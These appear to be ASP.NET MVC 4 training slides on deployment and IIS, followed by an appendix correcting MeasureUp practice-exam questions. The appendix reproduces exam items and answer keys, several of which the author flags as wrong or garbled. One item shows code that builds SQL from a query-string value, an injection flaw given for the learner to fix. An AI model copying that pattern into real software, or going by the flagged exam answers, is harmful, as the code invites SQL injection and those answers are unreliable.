
- On the Build menu, choose Publish *ProjectName*
 - To deploy to Azure, Import (a publisher profile) or click Windows Azure Web Sites or More Options
 - To deploy on premise, click Custom and enter a profile name



16.4

Publishing Connection Options


- You can deploy to
 - Web Deploy (either directly or to a ZIP package)
 - FTP, File System, or FrontPage Server Extensions



16.5

Publishing Web Deploy Packages

- For any question about deployment tools, the answer is almost always use Web Deploy because
 - It works securely
 - It is powerful and flexible by changing the web publish pipeline
 - You can install SSL certificates using a custom target




- Only choose to use FTP, XCopy, VPN, SSH, and so on if you have a very good reason



16.6


Publishing File System

- To deploy to the file system, enter the target path



- Next, select Release or Debug configuration


- This affects which transformation is applied to your Web.config



16.7

Publishing Publish Output

- When you click Publish button, your project will be rebuilt, Web.config transformed, and then published



```

Output
Show output from: Build
-----
----- Build started: Project: NorthwindMvc, Configuration: Release
----- NorthwindMvc > C:\Users\Admin\Documents\Visual Studio 2012\Projects\NorthwindMvc\NorthwindMvc.csproj
----- Publishing started: Project: NorthwindMvc, Configuration: Release
----- Connecting to C:\NorthwindMvcDeployed...
----- Transformed Web.config using C:\Users\Admin\Documents\Visual Studio 2012\Projects\NorthwindMvc\NorthwindMvc.csproj
----- Copying all files to temporary location below for package/publish:
----- obj\Release\Package\PackageTmp
----- Deleting existing files...
----- Publishing folder /...
----- Publishing folder App_GlobalResources...
----- Publishing folder bin...
----- Publishing folder Content...
----- Publishing folder Content/themes...
----- Publishing folder Content/themes/base...
----- Publishing folder Content/themes/base/images...
----- Publishing folder Content/themes/base/minified...
----- Publishing folder Content/themes/base/minified/images...
----- Publishing folder Models...
----- Publishing folder Scripts...
----- Publishing folder Views...
----- Publishing folder Views/Home...
----- Publishing folder Views/Helper...
----- Publishing folder Views/Product...
----- Publishing folder Views/Shared...
----- Site was published successfully file:///C:/NorthwindMvcDeployed
=====
Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped
=====
Publish: 1 succeeded, 0 failed, 0 skipped =====


```



16.8

Publishing Deployed Files

- All C# source code is compiled into a single assembly and deployed to the bin folder along with any other dependent assemblies



Name	Date modified
Antlr3.Runtime.dll	9/24/2014 6:39 AM
EntityFramework.dll	9/24/2014 6:39 AM
Microsoft.Web.Infrastructure.dll	9/24/2014 6:39 AM
Newtonsoft.Json.dll	9/24/2014 6:39 AM
NorthwindMvc.dll	9/27/2014 12:23 AM
System.Net.Http.Formatting.dll	9/24/2014 6:39 AM
System.Web.Http.dll	9/24/2014 6:39 AM
System.Web.Http.WebHost.dll	9/24/2014 6:39 AM
System.Web.Mvc.dll	9/24/2014 6:39 AM
System.Web.Optimization.dll	9/24/2014 6:39 AM
System.Web.Providers.dll	9/24/2014 6:39 AM
System.Web.Razor.dll	9/24/2014 6:39 AM
System.Web.WebPages.Deployment.dll	9/24/2014 6:39 AM
System.Web.WebPages.dll	9/24/2014 6:39 AM
System.Web.WebPages.Razor.dll	9/24/2014 6:39 AM
WebGrease.dll	9/24/2014 6:39 AM



Web Deploy Packages

• IIS Settings

- Application Pool
- Authentication method
- Error Handling

• Deploy Database Scripts

• Production Settings


- Release / Debugging
- Connection Strings

• Capable of Custom Extensions

- Security Certificates
- Windows Registry Settings
- Assemblies in Global Assembly Cache (GAC)




Web Deploy Publishing Pipeline



16.11

Web Deploy Importing Package into IIS



16.12

Command Line Tools Command Line Tools and Executables (1 of 2)

EXE	Description
csc, vbc	Language compilers create .exe and .dll assemblies, or .netmodule files
resgen	Resource compiler turns .resx (XML) into .resources (binary)
al	Assembly linker combines metadata, .netmodules, resources into assemblies
sn	Generate a strong name key pair (required for GAC deployment) and provides options for key management, signature generation, and signature verification
gacutil ¹	List, install or uninstall assemblies in the Global Assembly Cache (GAC)
ngen	Native code generator to pre-JIT compile IL into native code
net	Controls users, groups, Windows Services, and network connections
regsvr32	Registers .dll files as COM components in the registry
regasm	Reads assembly metadata and adds the necessary entries to the registry, which allows COM clients to create .NET Framework classes transparently
wsdl	Generate proxy code for XML Web services
svcutil	Generate proxy code for WCF services
disco	Discover XML Web services
ildasm	Intermediate Language (IL) Disassembler (or use ILSpy which can generate C# and VB source)

¹Windows Installer (MSI) can also be used to install assemblies into the GAC (among many other tasks)

Important .NET Framework 4.0 Command Line Tools You Must Know
<http://www.devcurry.com/2011/02/important-net-framework-40-command-line.html>



16.13

Command Line Tools

Command Line Tools and Executables (2 of 2)

EXE	Description
w3wp	An Internet Information Services (IIS) 6+ worker process runs Web applications, and is responsible for handling requests sent to a Web Server for a specific application pool
aspnet_wp	ASP.NET applications using IIS 5 and earlier use this as their worker process
aspnet_regiis	Install or uninstall ASP.NET, encrypt and decrypt sections in Web.config, and many other ASP.NET-related tasks
aspnet_Regsql	Sets up ASP.NET features that can use SQL Server, e.g. session state, SQL cache dependencies, profiles, membership, roles, and so on
aspnet_compiler	Precompile an ASP.NET Web application, either in place or for deployment
aspnet_merge	Combine and manage assemblies that are created by the ASP.NET compiler
aspnet_Regbrowsers	Parses and compiles all system-wide browser definitions into an assembly and installs the assembly into the global assembly cache
xsd	XML Schema Definition tool generates XML schema from classes in a runtime assembly or common language runtime classes from XDR, XML, and XSD files
sgen	XML Serializer Generator tool pre-generates a serialization assembly to improve performance (when not used, XmlSerializer generates code and a serialization assembly for each type every time an application is run)

XML Serializer Generator Tool (Sgen.exe)
[http://msdn.microsoft.com/en-us/library/bk3w6240\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/bk3w6240(v=vs.110).aspx)

ASP.NET Command-Line Tools
[https://msdn.microsoft.com/en-us/library/vstudio/dd293881\(v=vs.100\).aspx](https://msdn.microsoft.com/en-us/library/vstudio/dd293881(v=vs.100).aspx)



Command Line Tools

gacutil

16.14

Command Line Switch	Description
gacutil /l	List all the assemblies in the GAC
gacutil /l Firebrand.Library	List all the versions of the named assembly in the GAC
gacutil /i [path]Firebrand.Library.dll	Install the assembly file into GAC
gacutil /il listOfAssemblies.txt	Install all the assemblies listed in the file into the GAC
gacutil /u Firebrand.Library	Uninstall all versions of the named assembly from the GAC
gacutil /ul listOfAssemblies.txt	Uninstall all the assemblies listed in the file from the GAC
gacutil /u Firebrand.Library, Version=1.0.0.1, Culture="de", PublicKeyToken=45e343aae323ca	Uninstall a specific version of the named assembly from the GAC

Gacutil.exe (Global Assembly Cache Tool)
[http://msdn.microsoft.com/en-us/library/ex0ss12c\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/ex0ss12c(v=vs.110).aspx)



16.15

Command Line Tools ASP.NET IIS Registration Tool

`*aspnet_regiis.exe`: ASP.NET/IIS configuration

- Can be used to customize script maps
- -lv: list status and paths of all versions of ASP.NET installed
- -i: installs ASP.NET
- -u: uninstalls ASP.NET; -ua: uninstalls all versions of ASP.NET
- -pef *section webApplicationDirectory*: encrypts section
- -pdf *section webApplicationDirectory*: decrypts section
- -pe *section* -pkm: encrypts section in Machine.config
- -pd *section* -pkm: decrypts section in Machine.config
- ...and many more!



16.16

Command Line Tools ASP.NET SQL Server Registration Tool

`*aspnet_Regsql.exe`

- Application services: Membership (m), Role Manager (r), Profile (p), Web Parts Personalization (c), Web Events (w)
- -A all, -A p , -A mcw: add service(s)
- -R all, -R p , -R mcw: remove service(s)
- SQL cache dependency: SQL Server 7.0 or later
 - -d <database> -ed/dd: enable/disable database
 - -t <table> -et/dt: enable/disable table
- Session state (uses tempdb by default)
 - -d <database> -ssadd: adds support
 - -d <database> -ssremove: removes support



16.17

Web.config Transformations Changing and Removing Attributes

Web.config

```
<connectionStrings>
  <add name="MyDB"
    connectionString="Data Source=TestServer;..."
```

```
<system.web>
  <compilation debug="true"
```

Web.Release.config

```
<connectionStrings>
  <add name="MyDB"
    connectionString="Data Source=ProductServer;..." 
    xdt:Transform="SetAttributes" xdt:Locator="Match(name)"
```

```
<system.web>
  <compilation xdt:Transform="RemoveAttributes(debug)" />
```

Web.config Transformation Syntax for Web Project Deployment Using Visual Studio
[http://msdn.microsoft.com/en-us/library/dd465326\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/dd465326(v=vs.110).aspx)



16.18

Web.config Transformations Replacing Elements



Web.config

```
<customErrors defaultRedirect="Error.aspx" mode="RemoteOnly">
  <error statusCode="500" redirect="ServerError.htm" />
```

Web.Debug.config

```
<customErrors defaultRedirect="DetailedError.aspx" mode="Off"
  xdt:Transform="Replace">
  <error statusCode="500" redirect="InternalError.htm" />
```

- To create additional Solution Configurations, click <New...> in the Configuration Manager dialog box, then right-click Web.config, then choose Add Config Transform



Managing a Web AppDomain

Taking a Web Project Offline

❖ To take a web project temporarily offline

- Create a file named **app_offline.htm** in the root of a web site
- The AppDomain will be unloaded and the contents of the static file displayed instead of any response
- Warning! Your site will return 503 Server Unavailable
- Warning! Versions of Internet Explorer older than 8.0 give a missing file error with small app_offline.htm files, so add about a screen full of HTML comments to make it big enough (it must be more than 512 bytes)

❖ You can also use an entry in .config

- This is what the WSAT tool does to take an application offline

```
<httpRuntime enable="false" />
```



Managing a Web AppDomain

What Causes a Web Site to Restart?

❖ Changes to

- Machine.config
- Web.config(s)
- Global.asax
- Contents of /bin
- Directory is renamed

❖ Excessive recompilations for a page when using dynamically-recompiled web sites (defaults to 15)


❖ Changes to Code Access Security (CAS) policy files



16.21

IIS Web Farms and Web Gardens


- A web farm is when you have multiple physical servers
- A web garden is when you have multiple processes in an application pool



16.22

IIS ASP.NET Integration with IIS 7 and later

- IIS 7 and later support both the old and the new modes
- Can be used side by side on the same server in different application pools



ASP.NET Integration with IIS 7
<http://learn.iis.net/page.aspx/243/aspnet-integration-with-iis/>



ASP.NET operates in Integrated mode by default

- Because of the configuration unification, some applications may require migration to operate properly in Integrated mode

The following configurations cause a migration error

- <httpModules>: ASP.NET modules must be specified with native modules in the unified <system.webServer>/<modules>
- <httpHandlers>: ASP.NET handler mappings must be specified in the unified <system.webServer>/<handlers>
 - This replaces both the <httpHandlers> configuration and the scriptmaps configuration, both of which previously had to be configured to set up an ASP.NET handler mapping
- <identity impersonate="true" />
 - If your application does not rely on impersonating the requesting user in the BeginRequest and AuthenticateRequest stages (the only stages where impersonation is not possible in Integrated mode), ignore this error by adding the following to your application's web.config: <validation validateIntegratedModeConfiguration="false"



Port	Description
21	FTP data transfer
22	Secure Shell (SSH) – used for secure logins, file transfers (scp, sftp) and port forwarding
23	Telnet protocol—unencrypted text communications
25	Simple Mail Transfer Protocol (SMTP)—used for e-mail routing between mail servers
53	Domain Name System (DNS)
79	Finger protocol
80	Hypertext Transfer Protocol (HTTP)
88	Kerberos—authentication system
443	Hypertext Transfer Protocol over TLS/SSL (HTTPS)
666	Doom, first online first-person shooter

List of TCP and UDP port numbers
http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers



16.25


Web Architecture Networking, Performance, and Scalability

❖ The edges of global networks are often the slowest part

- Satellite links
- Home or mobile connections to ISPs and Wi-Fi networks

❖ The architecture of the Web is inherently scalable

- Just add more web servers to be able to serve more clients at the same time without affecting performance



How To: Scale .NET Applications
<http://msdn.microsoft.com/en-us/library/ff650667.aspx>

16.26

Visual Studio File Properties

❖ Build Action

- None: file is not included in the project output group and is not compiled in the build process e.g. documentation file
- Compile: file is compiled into the build output e.g. code files
- Content: file is not compiled, but is included in the Content output group e.g. HTML files
- Embedded Resource: file is embedded in DLL or EXE assembly

❖ Copy to Output Directory

- Do not copy, Copy always, Copy if newer

❖ Custom Tool

- Used to transform files at design-time e.g. a dataset code generator that reads an .xsd and generates .cs classes

File Properties
[http://msdn.microsoft.com/en-us/library/vstudio/0c6xyb66\(v=vs.100\).aspx](http://msdn.microsoft.com/en-us/library/vstudio/0c6xyb66(v=vs.100).aspx)



A.1

Appendix A MeasureUp Errata Developing ASP.NET MVC 4 Web Applications

Updated 4th September 2015



MeasureUp Errata Question about State Choices

A.2

You are building a responsively designed web application that will allow users to provide feedback regarding the quality of recent dining experiences at their favorite restaurants. After starting a survey, users will have 24 hours in which to complete it.

The application will be deployed in a web farm configuration and the IT department has indicated that database traffic should be minimized. All completed surveys are stored in a SQL Server database.

You must manage the survey state so that the survey will always resume at the correct location.

What technology should you use?

Choose the correct answer

SqlServer Session State

StateServer Session State

QueryString

Cookie

InProc Session State

Cookie is the best option, NOT StateServer Session State!
MeasureUp's question does NOT state that the user should be able to resume on a different browser or device, so that isn't a good reason to avoid cookies, and since cookies or URLs are required for session state then all the session state answers would be wrong too! Storing state on the client is good for web farms.

Explanation

StateServer Session State is the best option in this scenario. StateServer session state makes the state information available to all web servers in the web farm. StateServer session runs as a Windows service and would help to minimize database traffic.

You should not use a cookie. The requirements state that the user must always resume at the correct location. Cookies are stored on the client, so the application would not be able to track the user's progress if they switched to a different device.



A.3

MeasureUp Errata Question about State Choices

Current Question 3/107 Mark for Review QuestionId: jehMS_70-486-028

Questions:
You create an ASP.NET application. You want to store data from the beginning of a request until the page is displayed to the user. However, the user must not be able to view or access this data. When the page is displayed, the data must not be accessible any longer.
You need to choose a storage mechanism.

Where should you store the data?

HTTP context
 Application state
 Query string
 Cookie

Explanation:
You should use the HTTP context. Data stored in the HTTP context is available for the duration of a single request. It is not accessible or viewable by a user.
You should not use a query string. Data stored in a query string is accessible by a user.
You should not use a cookie. Data stored in a cookie is accessible by a user.
You should not use application state. Data stored in application state is available until the application is stopped.

MeasureUp correctly gives the answer in the explanation but highlights the wrong answer! They say, “the user must not be able to view or access this data” means the storage must happen on the server so Cookie and Query string are wrong.
HTTP context has an Items collection that can be used to store state for the current request.



A.4

MeasureUp Errata Question about nth-child

Complete the Case Study

Background	
Requirements	
Application Structure	
Homeowner Docs Entity Data Model	
Question 1	
Question 2	
Question 3	
Question 4	<input checked="" type="radio"/> @media screen and (max-width: 350px) { th:nth-child(3) { display:none; } }
Question 5	<input checked="" type="radio"/> @media screen and (min-width: 350px) { th:nth-child(3) { display:none; } }
Question 6	
Question 7	
Question 8	

Views\Community\List.cshtml

```
@model IEnumerable<HomeownerDocs.Community>
@{ ViewBag.Title = "Communities"; }
<h2>@ViewBag.Title</h2>


| @Html.DisplayNameFor(model => model.Name) | @Html.DisplayNameFor(model => model.MaintenanceAmount) | @Html.DisplayNameFor(model => model.LateChargePolicy) | @Html.DisplayNameFor(model => model.Properties)                                                             |
|-------------------------------------------|--------------------------------------------------------|-------------------------------------------------------|-------------------------------------------------------------------------------------------------------------|
| @Html.DisplayFor(modelItem => item.Name)  | @Html.DisplayFor(modelItem => item.MaintenanceAmount)  | @Html.DisplayFor(modelItem => item.LateChargePolicy)  | @Html.ActionLink(item.Properties.Count.ToString(), "List", "Property", new { communityId = item.Id }, null) |


```

nth-child(2) is correct, but visibility: hidden will still take up space

You need to hide the Maintenance Amount column in Views\Community\List.cshtml and prevent it from taking up any space when the user's browser is resized to a width that is less than or equal to 350px.

Which CSS markup should you use?



A.5

MeasureUp Errata Question about Calling Action Methods from Views

Current Question 14/17 Mark for Review

04 }
A separate page named ExamInfo.cshtml contains markup that you want to render at line 04.
Which code segment should you insert at line 04 to render the markup?
 @Scripts.Render("ExamInfo.cshtml");
 @Scripts.Url("ExamInfo.cshtml");
 @Html.Partial("ExamInfo", exam);
 @Html.Action("ExamInfo", exam);

Explanation:
You should use the following code segment:
@Html.Partial("ExamInfo", exam);
This renders the partial view hosted in ExamInfo.cshtml. The value that you pass as the first parameter to the Partial method must not specify the file extension because it is understood.
You should not use the following code segment:
@Scripts.Render("ExamInfo.cshtml");
The Render method of the Scripts class allows you to render <script> tags for each script file passed as a parameter to the method.
You should not use the following code segment:
@Html.Action("ExamInfo", exam);
The Action method of the Html class allows you to render a hyperlink that references a specific controller action.
You should not use the following code segment:
@Scripts.Url("ExamInfo.cshtml");
The Url method of the Scripts class allows you to render a version-stamped URL based on the URL passed to it as a parameter.

MeasureUp's explanation incorrectly states that Html.Action will render a hyperlink: actually, it calls an action method and renders the result (typically a partial view)



A.6

MeasureUp Errata Question about Disabling HTML Encoding

Current Question 30/37 Mark for Review QuestionId: pbMS_70-486-915

Questions:
You are using Razor syntax to build a view in your application. The Preview property on the view model is a string that contains an HTML fragment. From within the view, you need the HTML fragment to be rendered in the browser so that it is NOT displayed as HTML.
Which option should you use? (Choose all that apply.)
 @Html.Encode(Model.Preview)
 @Model.Preview
 @Html.Raw(Model.Preview)
 @Model.Preview
 @new HtmlString(Model.Preview))

Explanation:
You should use the following:
@Html.Raw(Model.Preview)
or
@new HtmlString(Model.Preview))
Both of these methods prevent the output from being encoded.
You should not use the following:
@Model.Preview
or
@(Model.Preview)
Both of these options will encode the output, so any HTML contained in the string would be displayed as HTML syntax in the browser.
You should not use:
@Html.Encode(Model.Preview)
This option will explicitly encode the output, so this option is incorrect.

MeasureUp's use of English in this question is bad! When they say, "you need the HTML fragment to be rendered in the browser so that it is NOT displayed as HTML", they mean that if the fragment was "<h1>A</h1>" then the user would see the letter A formatted as a top level heading, they should NOT see <h1>A</h1> appear on the page. In other words, the fragment should be sent to the page WITHOUT any encoding, so using either Raw or wrapping in a HtmlString.



A.7

MeasureUp Errata Question about Security

Questions:

You create an ASP.NET MVC application. You create the following controller class:

```
public class InvoiceController : Controller
{
    public ActionResult List()
    {
        return View();
    }
}
```

Only authenticated users must be able to invoke the List method. If an authenticated user attempts to invoke the List method, the user must be redirected to the logon page.

You need to apply the appropriate attribute to the List method.

Which attribute should you apply to the method?

- SecurityRole
- PrincipalPermission
- SecureMethod
- Authorize

The question should say, “If an unauthenticated user...”

A.8

MeasureUp Errata Question about Azure Logs

Questions:

You are configuring diagnostics for your Windows Azure Worker Role. Operational policies require that the log trace information for all worker roles is transferred to persistent storage with the maximum frequency that is allowed by Azure and should not consume more than 1 MB of storage space. The transferred trace information should only trace entries in the Warning, Error, and Critical levels.

Complete the solution by selecting the correct values for each drop down list.

Logs
bufferQuotaInMB="1024"
scheduledTransferPeriod="PT1M"
scheduledTransferLogLevelFilter="Warning"/>

bufferQuotaInMB should be 1

Explanation:

The correct answer is:

```
<Logs
    bufferQuotaInMB="1024"
    scheduledTransferPeriod="PT1M"
    scheduledTransferLogLevelFilter="Warning" />
```

This configuration will persist up to 1 MB of trace log data. The scheduled transfer period is once every minute (PT1M), which is the maximum frequency allowed by Azure. The filter will save any trace information that is logged at Warning, Error, or Critical.



A.9

MeasureUp Errata Question about Storing Passwords

Questions:

Your company manages a fleet of rental cars at major airports across the country. Customers use a web application to make reservations over the Internet. During a recent security audit, it was discovered that the user account passwords for the web site were stored in clear text in the database. You want to ensure that the users' passwords are protected even if the database is compromised.

What should you do?

- Hash the password and then append a salt value at the end of the hashed password.
- Append a salt value to the end of the password and then encrypt the combined password and salt value. 
- Encrypt the password and then append a salt value at the end of the encrypted password.
- Append a salt value to the end of the password and then encrypt the combined password and salt value. 
- Encrypt the password using a key that is stored in the web.config.
- Encrypt the password using a key that is hard-coded in the application.
- Append a salt value to the end of the password and then hash the combined password and salt value.

Duplicated answers!

BUT the correct answer is "Append a salt value to the end of the password and then hash the combined password and salt value." Only *encrypt* if the requirement includes *recoverable* passwords.



A.10

MeasureUp Errata Question about Unit Testing

Questions:

You write the following code for an ASP.NET application:

```
public class BankAccount
{
    public decimal Balance { get; set; }
    public void Deposit(decimal amount)
    {
        Balance += amount;
    }
}
```

You create the following code to unit test the Deposit method of the BankAccount class (line numbers are included for reference purposes only):

```
01 [TestClass]
02 public class BankAccountTest
03 {
04     [TestMethod]
05     public void TestDeposit()
06     {
07         BankAccount account = new BankAccount{Balance=100};
08         account.Deposit(200);
09     }
10 }
```

You need to insert code at line 09 to determine whether the unit test passes or fails.

Which code segment should you use?

- `Assert.AreEqual(300, accountBalance);`
- `Debug.Assert(account.Balance == 300);`
- `Assert.AreEqual(300, accountBalance);` 
- `Trace.Assert(300 == account.Balance);`

The answer is missing a dot between the two words in accountBalance!
The correct line of code would be:
`Assert.AreEqual(300, account.Balance);`

Explanation:

You should use the following code segment:

```
Assert.AreEqual(300, accountBalance);
```

The `Assert.AreEqual` method causes the unit test to pass if the value of the first parameter is equal to the value of the second parameter. Otherwise, the unit test fails.

You should not use the following code segment:

```
Debug.Assert(account.Balance == 300);
```

The `Assert` method of the `Debug` class displays a dialog box if the expression passed to it does not evaluate to true. This method is not applicable to the unit testing framework.



A.11

MeasureUp Errata Question about ADO.NET “Classic”

Questions:
The following code exists in an ASP.NET application (line numbers are included for reference purposes only):

```

01 private void Page_Load(object sender, EventArgs e)
02 {
03     var productId = Request.QueryString["ID"];
04     var commandText = string.Format("SELECT * FROM Product WHERE ProductID={0}", productId);
05     var connectionString = "Server=DE1\database=Commerce;Integrated Security=SSPI";
06     using (var conn = new SqlConnection(connectionString))
07     {
08         cmd.CommandType = CommandType.Text;
09         conn.Open();
10        using (var reader = cmd.ExecuteReader())
11        {
12            PopulateGrid(reader);
13        }
14    }
15 }
16 private void PopulateGrid(XmlReader reader)
17 {
18 }
```

The GetProduct stored procedure is defined as follows:

```

CREATE PROCEDURE GetProduct @ProductId INT AS
SELECT * FROM Product WHERE ID=@ProductId FOR XML AUTO
```

You need to make changes to the code so that it is not vulnerable to SQL injection attacks.

What should you do? (Each correct answer presents part of the solution. Choose all that apply.)

Modify line 04 as follows:

```

String command = string.Format(
    "SELECT * FROM Product WHERE ProductID={0}", productId);
```

✓ Modify line 08 as follows:

```

command.CommandType = CommandType.StoredProcedure;
```

Modify line 04 as follows:

```

String command = "EXEC GetProduct(" + productId + ")";
```

✓ Modify line 04 as follows:

```

String command = "GetProduct";
```

✓ Insert the following code between lines 08 and 09:

```

command.Parameters.AddWithValue("@ProductId", productId);
```

FIRST | PREV | NEXT | LAST | Answer | Jump To Question

This question has multiple problems!

- 1) It is written for ASP.NET Web Forms (Page_Load event!) which is not on exam objectives
- 2) It is asking about ADO.NET “classic” APIs which is not on exam objectives
- 3) The writer has confused SqlConnection and SqlCommand
- 4) The writer has confused the String *command* and the (missing!) SqlCommand *cmd*



A.12

MeasureUp Errata Question about Encrypting and Signing

Question Text
